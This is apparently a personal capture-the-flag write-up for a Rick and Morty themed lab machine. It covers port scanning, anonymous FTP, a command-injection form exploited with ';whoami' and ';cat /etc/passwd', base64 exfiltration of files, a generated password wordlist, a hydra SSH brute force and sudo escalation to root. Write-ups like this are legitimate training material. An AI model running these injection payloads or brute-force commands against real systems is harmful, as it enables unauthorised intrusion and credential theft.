There are 130 points worth of flags available (each flag has its points recorded with it), you should also get root.

I kind of dislike these kinds of boxes. I'm always afraid I might miss something or skip some steps and end up without the flag although I get root… Anyway, let's get to it

```
PORT      STATE SERVICE    VERSION
21/tcp    open  ftp        vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.13
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh?
| fingerprint-strings:
|   NULL:
|_    Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http       Apache httpd 2.4.27 ((Fedora))
|_http-server-header: Apache/2.4.27 (Fedora)
|_http-title: Morty's Website
| http-methods:
|_  Potentially risky methods: TRACE
9090/tcp  open  http       Cockpit web service 161 or earlier
|_http-title: Did not follow redirect to https://10.0.2.15:9090/
13337/tcp open  tcpwrapped
22222/tcp open  ssh        OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:11:56:7f:c0:36:96:7c:d0:99:dd:53:95:22:97:4f (RSA)
|   256 20:67:ed:d9:39:88:f9:ed:0d:af:8c:8e:8a:45:6e:0e (ECDSA)
|_  256 a6:84:fa:0f:df:e0:dc:e2:9a:2d:e7:13:3c:e7:50:a9 (ED25519)
60000/tcp open  unknown
```

```
| fingerprint-strings:
|   NULL, ibm-db2:
|_    Welcome to Ricks half baked reverse shell...
|_drda-info: ERROR
```

- **21**
- **22**
- **80**
- **9090**
- **13337**
- **22222**
- **60000**

Let's start with port 21. Logging in as anonymous…

```
Connected to 10.0.2.15.
220 (vsFTPd 3.0.3)
Name (10.0.2.15:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34750|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
```

The "pub" folder is empty. Perhaps it will be helpful for exfiltrations. **10 out of 130 points**

```
┌──(kali㉿kali)-[~]
└─$ cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
```

I was trying to figure out what these ports were, and…

```
┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.15 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```


20 out of 130

About port 6000:

```
┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.15 60000
Welcome to Ricks half baked reverse shell...
# help
help: command not found
# ?
?: command not found
# a
a: command not found
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# |
```


30 out of 130


I'll assume that's about it in this port since it's a very restricted shell, but I might come back to this. Both ssh ports don't have anything interesting so we're left with **port 80** and **port 9090**



40 out of 130


Back in port 80, I found this through directory busting





So we're at **50 points**

Regarding the passwords file




But the password is still there, commented

```
  </title>
  <body>
    Wow Morty real clever. Sto
  </body>
  <!--Password: winter-->
</head>
```

So, probably **morty:winter**


Another thing to dig into



Root shell:

```
<html>
  <head>
    <title>
      Root Shell
    </title>
  </head>
  --UNDER CONSTRUCTION--
  <!--HAAHAHAHAAHHAaAAAGGAgaagAGAGAGG-->
  <!--I'm sorry Morty. It's a bummer.-->
</html>
```

But this I might be able to exploit



Okay, command injection. Shell time?

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
127.0.0.1;whoami
```

Trace!

```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1  localhost (127.0.0.1)  0.037 ms  0.006 ms  0.004 ms
apache
```

Again this is very restrictive. I can't get a reverse shell and even the **cat** command just draws… a cat

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
;cat /etc/passwd
```

Trace!

```
                        _
                       | \
                       | |
                       | |
  |\                   | |
 /, ~\                / /
X     `-.....-------./ /
 ~-. ~  ~             |
    \             /    |
     \  /_     ___\   /
     | /\ ~~~~~   \  |
     | | \        || |
     | |\ \       || )
    (_/ (_/      ((_/
```

So I used **tail**

```
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

Let's try the password **winter** on these usernames

And it worked for user **Summer**

```
┌──(kali㉿kali)-[~]
└─$ ssh Summer@10.0.2.15 -p 22222
Summer@10.0.2.15's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ whoami
Summer
[Summer@localhost ~]$
```

```
[Summer@localhost ~]$ cat FLAG.txt
                          _
                         | \
                         | |
                         | |
   |\                    | |
  /, ~\                 / /
 X     `-.....———./ /
  ~-. ~  ~              |
     \             /    |
      \  /_     ___\   /
      | ^ ~~~~~   \  |
      | | \        || |
      | |\ \       || )
     (_/ (_/      ((_/

[Summer@localhost ~]$ tail FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$
```

60/130 points

Another couple of interesting files

```
[Summer@localhost Morty]$ pwd
/home/Morty
[Summer@localhost Morty]$ ls -alh
total 64K
drwxr-xr-x. 2 Morty Morty 131 Sep 15  2017 .
drwxr-xr-x. 5 root  root   52 Aug 18  2017 ..
-rw———————. 1 Morty Morty   1 Sep 15  2017 .bash_history
-rw-r--r--. 1 Morty Morty  18 May 30  2017 .bash_logout
-rw-r--r--. 1 Morty Morty 193 May 30  2017 .bash_profile
-rw-r--r--. 1 Morty Morty 231 May 30  2017 .bashrc
-rw-r--r--. 1 root  root  414 Aug 22  2017 journal.txt.zip
-rw-r--r--. 1 root  root  43K Aug 22  2017 Safe_Password.jpg
[Summer@localhost Morty]$
```

Let’s start by exfiltrating Safe_password.jpg via base64 in order to open it in my attacker machine

```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -d pass.jpg > passDecoded.jpg

┌──(kali㉿kali)-[~/Desktop]
└─$ strings passDecoded.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
```

Okay, so let's exfiltrate **journal.txt.zip**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -d journal.txt.zip > jDECODED.txt.zip

┌──(kali㉿kali)-[~/Desktop]
└─$ unzip jDECODED.txt.zip
Archive:  jDECODED.txt.zip
[jDECODED.txt.zip] journal.txt password:
  inflating: journal.txt
```

80 points!

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He
 spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe?
Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
```

This is the safe they are talking about. Let's exfiltrate it again

```
[Summer@localhost RICKS_SAFE]$ pwd
/home/RickSanchez/RICKS_SAFE
[Summer@localhost RICKS_SAFE]$ ll
total 12
-rwxr--r--. 1 RickSanchez RickSanchez 8704 Sep 21  2017 safe
[Summer@localhost RICKS_SAFE]$
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./safeDecoded
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
```


Oh, we have this password!
This makes it **100 points**! 30 to go

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./safeDecoded 131333                                                    126 ×
decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, s
udo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.
```

But first, what is Rick's old band's name?



Okay, **the flesh curtains**

To create the wordlist I used python

```python
upperalpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
digits = "0123456789"
band = ["the","flesh","curtains","The","Flesh","Curtains"]



f = open("wordlist.txt", "x")
for char in upperalpha:
        for digit in digits:
                for str in band:
                        pwd = char+digit+str
                        f.write(pwd)
                        f.write('\n')
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ tail wordlist.txt
Z8curtains
Z8The
Z8Flesh
Z8Curtains
Z9the
Z9flesh
Z9curtains
Z9The
Z9Flesh
Z9Curtains
```

Now I'll use **hydra** to brute force ssh. The username is **RickSanchez**

```
┌──(kali㉿kali)-[~]
└─$ hydra -l RickSanchez -P /home/kali/Desktop/wordlist.txt 10.0.2.15 ssh -s 22222 -V
```

Finally. The password is **P7Curtains**

```
[ATTEMPT] target 10.0.2.15 - login "RickSanchez" - pass "P7Curtains" - 948 of 1594 [child
[22222][ssh] host: 10.0.2.15   login: RickSanchez   password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 14 final worker threads did not complete until end.
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-05 06:27:21
```

sudo -l….

```
User RickSanchez may run the following commands on localhost:
    (ALL) ALL
[RickSanchez@localhost ThisDoesntContainAnyFlags]$
```

Does this mean that….

```
[RickSanchez@localhost ThisDoesntContainAnyFlags]$ sudo su
[root@localhost ThisDoesntContainAnyFlags]#
```

Yes it does

And the last flag inside /root/

```
[root@localhost ~]# tail FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

130 points!

Really long box! But it was still fun nonetheless